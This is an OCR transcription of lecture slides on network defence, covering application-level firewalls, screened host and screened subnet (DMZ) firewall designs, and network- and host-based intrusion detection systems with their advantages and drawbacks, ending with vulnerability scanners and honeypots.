
- May run either as a stand-alone piece of network (dedicated) hardware, or as software on a general-purpose machine
  - **often, it is a host using various forms of proxy servers to proxy traffic before passing it on to the client or server**
- May run as single-homed host or on a dual-homed host

Network-based application firewalls (cont.)

- Advantages:
  - **full control at application level**
    - content filtering
    - strong user authentication
    - higher level of security respect to a packet filter
  - **easy to log and audit all incoming traffic**
  - **by default, internal addresses are hidden**
  - **caching**
- Disadvantages:
  - **worse performances**
    - additional processing overhead on each connection
  - **often requires explicit client configurations**
  - **not suitable for new services/applications**
    - does support ONLY services for whjch a corresponding proxy is available (FTP, Telnet, HTTP, SMTP, …)


Hybrid configurations

Screened host firewall (single-homed bastion host)




- Screened host firewall, single-homed bastion configuration
- The firewall consists by two systems:
  - **A packet-filtering router**
  - **A bastion host**

Screened host firewall (dual-homed bastion host)



- Screened host firewall, dual-homed bastion configuration
  - **Traffic between the Internet and other hosts on the private network has to flow through the bastion host**
    - regardless the router configuration
  - **If the packet-filtering router is compromised, the network is still not completely compromised**


Screened-subnet firewall



- Screened subnet firewall configuration
  - **Most secure configuration**
  - **Two packet-filtering routers are used**
  - **Creation of an isolated sub-network (DMZ)**

Screened-subnet firewall (cont.)

- Merging of interior/exterior router



Intrusion Detection System (IDS)

Intrusion Detection System (IDS)

- IDSs are software or hardware systems that automate the process of monitoring the events occurring in a computer system or network, analyzing them for signs of intrusions
  - **try to discover attempts to compromise or to bypass the security mechanisms of a computer or network**
  - **generate data as a consequence of normal or abnormal usage**
- IDSs process a stream of events *E1, E2, E3, …,* and past system states *S1, S2, S3,…*, and decide if a new event *E4* in *S4* is the final evidence that an intrusion is occurring
  - **they analyze the manifestation of an attack, not the result of the attack**
- An IDS may try to detect different types of intrusions:
  - **external attackers trying to access a system**
  - **authorized users of the systems who attempt to gain additional privileges for which they are not authorized**
  - **authorized users who misuse the privileges given them**

Network based IDS

- They detect attacks by capturing and analyzing network packets
  - **monitoring a network segment or switch they can protect multiple host**
- Often consist of a set of single-purpose nodes (called sensors) or hosts placed at various points in a network
  - **sensor can run in "stealth" mode**
- Majority of commercial IDSs
- Advantages:
  - **few placed IDSs can monitor a large network**
  - **little impact upon an existing network**
    - NIDSs are usually passive devices that listen on a network wire without interfering with the normal operation of a network
  - **can be made very secure against attack and even made invisible to many attackers**

Network based IDS

- Disadvantages
  - **may have difficulty in processing all packets in a large or busy network**
    - HW implementation of a NIDS may help
  - **switched networks**
    - networks are subdivided into many small segments (usually one wire per host)
    - most switches do not provide universal monitoring ports
  - **cannot analyze encrypted information**
  - **problems dealing with attacks that fragment packets**
  - **often they cannot tell whether or not an attack was successful**
    - administrators must manually investigate each attacked host to determine whether it was indeed penetrated

Host based IDS

- Operate on information collected from within an individual computer system
  - **application-based IDSs are actually a subset**
  - **great reliability and precision, determining exactly which processes and users are involved in a particular attack on the operating system**
- Two types of information sources
  - **operating system audit trails**
    - usually generated at the innermost (kernel) level of the OS
    - more detailed and better protected than application logs
  - **application logs**
    - much smaller than OS trails
    - far easier to comprehend

Host based IDS

- Advantages
  - **detection of attacks that cannot be seen by a NIDS**
    - e.g. can help detect attacks involving software integrity holes
      - appear as inconsistencies in process execution
  - **they can "see" the outcome of an attempted attack**
    - they can directly access and monitor the data files and system processes usually targeted by attacks
  - **they are unaffected by switched networks and encrypted traffic**
- Disadvantages
  - **harder to manage, as information must be managed for every host monitored**
    - not well suited for detecting surveillance for an entire network
    - the amount of information can be immense
  - **use of the computing resources of the hosts they are monitoring**
  - **the IDS may be attacked and disabled as part of the attack (hosted by the systems it is monitoring)**

Tools that complement IDS

- Vulnerability Analysis/Assessment Systems
  - **tools to determine whether a network or host is vulnerable to known attacks**
  - **network-based (remote) analysis**
    - testing by exploit
    - inference method (looking for the artifacts that successful attacks would leave behind)
  - **e.g. Nessus, OpenVAS**

- Honeypot System
  - **system that look like a vulnerable system**

